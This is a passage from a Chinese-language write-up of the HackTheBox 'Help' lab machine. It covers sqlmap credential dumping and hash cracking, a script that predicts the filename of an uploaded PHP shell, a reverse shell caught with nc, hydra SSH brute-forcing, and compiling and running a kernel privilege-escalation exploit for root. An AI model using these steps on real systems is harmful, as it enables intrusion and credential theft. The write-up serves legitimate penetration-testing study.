[*] ending @ 11:27:41 /2021-04-30/
```

通过该系统的建表语句了解表结构，获取用户信息： `https://github.com/helpdesk-z/helpdeskz-dev/blob/4ed1a685d9f24741dc4c2393a6c098079175808c/hdz/install/db.sql`


```
# sqlmap -r requert.txt -D support -T users -C email,password --dump

```

```
[11:34:45] [INFO] retrieved: 2
[11:34:47] [INFO] retrieved: helpme@helpme.com
[11:35:59] [INFO] retrieved: c3b3bd1eb5142e29adb0044b16ee4d402d06f9ca
[11:39:23] [INFO] retrieved: lolololol@yopmail.com
[11:40:34] [INFO] retrieved: ec09fa0d0ba74336ea7fe392869adb198242f15a

# sqlmap -r requert.txt -D support -T staff -C username,password --dump
Database: support
Table: staff
[1 entry]
+----------+------------------------------------------+
| username | password                                 |
+----------+------------------------------------------+
| admin    | d318f44739dced66793b1a603028133a76ae680e |
+----------+------------------------------------------+
```

获取管理账号并成功解出密码：


```
c3b3bd1eb5142e29adb0044b16ee4d402d06f9ca : godhelpmeplz
d318f44739dced66793b1a603028133a76ae680e : Welcome1
```

通过代码审计找到文件上传方便，查看下文件上传后保存在服务器上的路径生成规则：



includes/global.php

```
define('STAFF_TEMPLATE', TEMPLATES . 'staff/');
define('ADMIN_TEMPLATE', TEMPLATES . 'admin/');
define('UPLOAD_DIR', ROOTPATH . 'uploads/');
```




```
136
137         if(!isset($error_msg) && $settings['ticket_attachment']==1){
138             $uploaddir = UPLOAD_DIR.'tickets/';
139             if($_FILES['attachment']['error'] == 0){
140                 $ext = pathinfo($_FILES['attachment']['name'], PATHINFO_EXTENSION);
141                 $filename = md5($_FILES['attachment']['name'].time()).".".$ext;
142                 $fileuploaded[] = array('name' => $_FILES['attachment']['name'], 'enc' => $filename, 's
143                 $uploadedfile = $uploaddir.$filename;
144                 if (!move_uploaded_file($_FILES['attachment']['tmp_name'], $uploadedfile)) {
145                     $show_step2 = true;
146                     $error_msg = $LANG['ERROR_UPLOADING_A_FILE'];
147                 }else{
148                     $fileverification = verifyAttachment($_FILES['attachment']);
149                     switch($fileverification['msg_code']){
150                         case '1':
151                         $show_step2 = true;
152                         $error_msg = $LANG['INVALID_FILE_EXTENSION'];
```

可以看到，在 141 行中，最终的文件名会是一个 `md5 + $ext` 的形式。
根据代码内容构造出最终服务器保存脚本的路径：

```
import hashlib
import datetime
import sys

currentTime = int((datetime.datetime.strptime(sys.argv[1], '%a, %d %b %Y %H:%M:%S %Z')

plaintext = 'phpshell.php' + str(currentTime)
md5hash = hashlib.md5(plaintext).hexdigest()
url = 'support/uploads/tickets/'+md5hash+'.php'
print url
```

得到：`http://10.10.10.121/support/uploads/tickets/750ed74dcddcc38d1095182c6c2563fe.php`

开启 nc 监听，访问上面生成的URL成功获得 help 用户sehll。



```
┌──(root㉿ kali)-[/home/kali/hackthebox/Help]
└─# 9900
listening on [any] 9900 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.10.121] 40294
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 09:00:07 up  2:06,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare)
/bin/sh: 0: can't access tty; job control turned off
$ 
```


获得完整 tty shell：

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
help@help:/$ export TERM=xterm
[Ctrl + Z]
kali@kali~$ stty raw -echo; fg

如果终端输出有截断，可以加上下面这条
$ stty rows 38 columns 116
```

查询下目标机器可登录用户：

```
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
help:x:1000:1000:help,,,:/home/help:/bin/bash
```

尝试下密码碰撞，成功通过 help 用户登录目标服务器获得 user flag：




```
┌──(root㉿ kali)-[/home/kali/hackthebox/Help]
└─# hydra -l help -P passwords.txt -s 22 ssh://10.10.10.121 -v
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-30 12:08:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:1/p:2), ~1 try per task
[DATA] attacking ssh://10.10.10.121:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://help@10.10.10.121:22
[INFO] Successful, password authentication is supported by ssh://10.10.10.121:22
[22][ssh] host: 10.10.10.121   login: help   password: Welcome1
[STATUS] attack finished for 10.10.10.121 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-30 12:08:20
```

阶段3：权限提升

通过信息收集工具枚举目标服务器利用信息：


```
[-] Kernel information:
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64

[-] Kernel information (continued):
Linux version 4.4.0-116-generic (buildd@lgw01-amd64-021) (gcc version 5.4.0 20160609 (Ub
UTC 2018

[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.5 LTS"
NAME="Ubuntu"
VERSION="16.04.5 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.5 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
```

发现系统版本已经很老了，直接搜索内核类提权 exploit： `searchsploit "Linux Kernel" | grep 4.4.0`



```
                                            System Information
[+] Operative system
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits
Linux version 4.4.0-116-generic (buildd@lgw01-amd64-021) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.9) ) #140-Ubuntu SMP Mon Feb
12 21:23:04 UTC 2018
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.5 LTS
Release:        16.04
Codename:       xenial

[+] Sudo version
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.16


Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)                  | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP | linux/local/47169.c
Linux/MIPS Kernel 2.6.36 - 'NetUSB' Remote Code Execution                                                              | multiple/remote/38454.py

┌──(root kali)-[/home/kali/hackthebox/Help]
└─# searchsploit "Linux Kernel" | grep 4.4.0
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation                        | linux_x86-64/local/40871.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free (PoC)                                                                   | linux/dos/41457.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free Privilege Escalation                                                    | linux/local/41458.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bounds Privilege Escalation                | linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condition Privilege Escalation            | windows_x86-64/local/47170.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                                                 | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation                      | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)                  | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP | linux/local/47169.c

┌──(root kali)-[/home/kali/hackthebox/Help]
```

编译运行该本地提 exploit，成功获取 root flag:



```
help@help:~$ gcc 44298.c -o 44298
help@help:~$ chmod +x 44298
help@help:~$ ./44298
task_struct = ffff880039e4aa00
uidptr = ffff8800366b0304
spawning root shell
root@help:~# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare),1000(help)
root@help:~# █
```

> 总耗时，四个半小时，我是真的菜菜....

参考

- https://md5hashing.net/
- https://sha1.gromweb.com/